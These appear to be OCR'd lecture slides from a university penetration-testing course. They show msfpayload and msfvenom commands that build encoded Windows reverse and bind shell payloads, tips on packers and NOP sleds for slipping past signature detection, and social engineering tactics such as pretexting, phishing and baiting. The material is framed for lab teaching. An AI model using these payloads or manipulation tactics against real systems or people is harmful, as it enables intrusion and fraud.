
- What are our options



```
kirk@ubuntu:/usr/local/bin$ sudo msfpayload -h
[!] ************************************************************************
[!] *               The utility msfpayload is deprecated!                  *
[!] *              It will be removed on or about 2015-06-08               *
[!] *                   Please use msfvenom instead                        *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ************************************************************************

    Usage: /usr/local/bin/msfpayload [<options>] <payload> [var=val] <[S]ummary|
C|Cs[H]arp|[P]erl|Rub[Y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar|Pytho[N]|s[O]>

OPTIONS:

    -h        Help banner
    -l        List available payloads

kirk@ubuntu:/usr/local/bin$ █
```

42

Lets try a Summary




```
kirk@ubuntu:/usr/local/bin$ sudo msfpayload windows/shell_reverse_tcp S
[!] ************************************************************************
[!] *                The utility msfpayload is deprecated!                  *
[!] *              It will be removed on or about 2015-06-08                *
[!] *                   Please use msfvenom instead                         *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ************************************************************************

       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 324
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proc
ess, none)
LHOST     192.168.241.134  yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell


kirk@ubuntu:/usr/local/bin$ 
```

43

Note


- MSFconsole is still up in another terminal
- Note that options I had selected in that session are still active in the payloads



```
LHOST     192.168.241.134  yes       The listen address
LPORT     4444             yes       The listen port
```

44

MSFvenom




```
kirk@ubuntu:~$ sudo msfvenom -h
Usage: /usr/local/bin/msfvenom [options] <var=val>

Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size on to the payload
    -f, --format     <format>        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting payload
    -b, --bad-chars  <list>          The list of characters to avoid example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the payload
    -c, --add-code   <path>          Specify an additional win32 shellcode file to include
    -x, --template   <path>          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
        --payload-options            List the payload's standard options
    -o, --out   <path>               Save the payload
    -v, --var-name <name>            Specify a custom variable name to use for certain output formats
    -h, --help                       Show this message
        --help-formats               List available formats
kirk@ubuntu:~$ 
```

45


MSFvenom

- Example



```
kirk@ubuntu:~$ sudo msfvenom -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b
'\x00' -i 3 > test.txt
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 312 (iteration=0)
x86/shikata_ga_nai succeeded with size 339 (iteration=1)
x86/shikata_ga_nai succeeded with size 366 (iteration=2)
kirk@ubuntu:~$
```


- Result



```
ÚÜº46#çÙt$ô_3É±U1W□□Ç□□W□âÁíø]□Ëg□□□³(kIuaÄ
n~ë_b|vªþM¶@eIj>/ê*Ví□C□□□«&féÌ
□>ß□@åD□
+K□ú□5□ß□¢ê□¶8□æ`î□□y□§#À,é□$£1€ CD□Ê□}(tŒ
ZÎE□Ûã,□kÞ□□s\Ën/□áŽ¹□ÔÆ8f□dÌ□□□»□□/ê□Á□Ï`  ïv□º
□Nè-c□|□□□Ø?w□Œ□L¡ÄDi¡YÐlPzVuOMF□)e□□□T«&"šMÆ□oÏQ□ý □
£d□□¹□£Q\[m#□□íC□□ÿŽéÅÊQëç□Lps]\ ăÊ+□□ÏJ□»;º□
eW□uÓþ?□{#*·|eág□è¡Ò□āæ□năúÙÓ °FØ□□□□¥ŒóæăÜ7□k□jš)ûÔ
{□éX□□□Pö□Õ□□□ã□®Ð <l."□ã□€þD4?□ăCž□Í
```

Other Notes On Hiding


- Packers
  - Packers are tools that compress an executable and combine it with decompression code to expand it upon execution.
  - Resultant code will not match the signature of the original
- Popular packer is UPX
  - You can get it by running this



```
kirk@ubuntu:~$ sudo apt-get install upx
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'upx-ucl' instead of 'upx'
```

Client Side Attacks


- These include:
  - Browser based attacks
  - PDF readers
  - MS Office Files
  - Flash Files
  - Etc….
- We’re just going to briefly talk about some browser attacks here.



NOPs

- First a little background
- In coding there is something called a "no operation" , that is, it does nothing, has no impact, just takes up space.
- In hex /x90/
- Theses are called NOPs, string them together and you build something called a NOP sled
- Put a little shellcode at the end and you have an attack


49



Why Does This Matter

- Browsers use a "heap" to store operations that need to be executed.
- Maybe you have heard the phrase "Heap Spray" or "Heap Spraying"
- This refers to throwing enough data at a heap to overwhelm it and get the machine to execute the code you want
- Combine this with the NOP Sled and you have a mechanism to inject code via a browser


50



What Does a NOP Sled look Like

- /x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/[Shellcode Here]

51




Metasploit-Framework

- Payload, Encode, and Venom have the ability to combine NOP sled with shell code in a payload that can be attached to a link for a browser, or in a PDF or other document.
- That is as far as we are going with this. Just know that the tools have this capability

MIS 5212.001 52

52




Auxiliary Modules

- Metasploit-Framework Auxiliary Modules are modules that are modules that perform functions other then exploits
- Broke down in to three main areas
  - Admin
  - Scanner
  - Server

MIS 5212.001 53

53




Auxiliary Admin

- Auxiliary Admin Modules break down into these areas:
  - Admin HTTP Modules (tomcat)
  - Admin MSSQL Modules
  - Admin MySQL Modules
  - Admin Postgres Modules
  - Admin VMWare Modules

MIS 5212.001 54

54




Auxiliary Scanner

- Auxiliary Admin Modules break down into these areas:

DCERPC
Discovery
FTP
HTTP
IMAP
MSSQL
MySQL
NetBIOS
POP3

SMB
SMTP
SNMP
SSH
Telnet
TFTP
VMWare
VNC

55



Auxiliary Server


- Auxiliary Admin Modules break down into these areas:
  - ftp
  - http_ntlm
  - imap
  - pop3
  - smb

56

searchsploit

- Command line tool to search exploit-db
  - https://www.exploit-db.com/searchsploit
  - Already installed in Kali
  - Follow directions on site to update

57




Social Engineering

- Definition
  - Getting people to do what you want
- Alternatively
  - Psychological manipulation of people into performing actions or divulging confidential information. - wikipedia.org
  - Or
  - Social engineering exploits people's emotions and their desire to help others – malware.wikia.com

MIS 5211.001 58

58




Attitude

- Confidence
  - Act like you belong there
- Friendliness
  - Make people want to help you
- Appearance
  - Dress for the part

MIS 5211.001 59

59




Categories

- Can take numerous forms
  - Pretexting
  - Phishing
  - Spear Phishing
  - Vishing
  - Tailgating
  - Quid Pro Quo
  - Baiting
  - Diversion Theft

MIS 5211.001 60


60



Pretexting

- Inventing a scenario
  - Do some recon
    - Speak the language
    - Impersonate someone who should be there
    - Give information outsider would not have
      - Legitimate name of supervisor or department
      - Reference correct office location
      - Project name or internal initiative
    - Pretend to be police, FBI, TSA, or Homeland Security
      - Note: this is a crime all by itself


61



Phishing

- Email
  - Again, starts with Recon
  - Send legitimate looking email
  - Request verification of information and warn of consequences for non-compliance
  - Link to fraudulent web site
    - Note: Larger organizations pay for monitoring services to catch this


62



Spear Phishing

- Like phishing, but much more targeted
  - Heavy recon
  - Identify just the right target or targets
    - Executive
    - IT Admins
    - Accounts payable
  - Create content very specific to Target(s)

63




Phishing and Spear Phishing

- Often used to deliver malware
  - Tempting attachments:
    - New bonus plan
    - Layoff list
    - Memorial notice for recently passed employee
  - Web sites that deliver promised content
    - But infect browser

MIS 5211.001 64

64




Vishing

- Like phishing, but by phone or fraudulent IVR
- VOIP can be used to falsify source phone number (Caller ID Spoofing)
- Swatting – Initiating a police raid

MIS 5211.001 65

65




Tailgating

- May or May Not be Social Engineering
  - People feel a need to "Hold the door"
  - Especially problematic in the southeastern US
- Even man traps and roto-gates can be gotten around
  - Show up with large packages or boxes
  - Ask security for help

MIS 5211.001 66

66




Quid Pro Quo

- Call into company claiming to be Tech Support
  - May take several calls
  - Eventually you will hit someone that called for support
    - Help them (Sort of)
    - They'll follow your directions
      - Type commands
      - Download software
      - Provide data

MIS 5211.001 67

67




Baiting

- Spread USBs around parking lots
- Mail official looking CDs
- Send a token desk toy (with WiFi repeater installed)
- Replacement mouse (with malware preloaded)
- MP3 player

MIS 5211.001 68

68




Diversion Theft

- Fake ATM
- Intercept delivery man
- "Borrow" a FedEx or UPS truck and make a pickup

MIS 5211.001 69

69




Dumpster Diving

- More of a recon technique then actual Social Engineering
- Gold Standards of Dumpster Diving
  - Yellow Sticky
  - Handwritten notes

MIS 5211.001 70

70




Note on "Hands On"

- The tools covered (Kali, nmap, and Metasploit) along with what will be covered (WebGoat with Interception proxy) allow each student to work through all examples and many more in a safe environment within VMWare
- This gives you the best chance of getting comfortable with these tools
- To get the best value out of the material you need to "play" with them, try things, see what works and what doesn't.

MIS 5212.001 71

71




Social Engineer Toolkit

- Social Engineering Toolkit or SET was developed by the same group that built Metasploit
- SET provides a suite of tools specifically for performing social engineering attacks including:
  - Spear Phishing
  - Infectious Media
  - And More
- It is pre-installed on Kali

72

72


Finding SET in Kali



73

Exploring SET

- Many feature of SET are turned off by default
- To activate desired feature, you will need to manually edit the set_config file found under /usr/share/set/config
- To Launch: Kali Linux -> Exploitation Tools -> Social Engineering Toolkit -> setoolkit
- The first time you launch SET you will see this:




```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.

Do you agree to the terms of service [y/n]: y
```

74


Updating SET

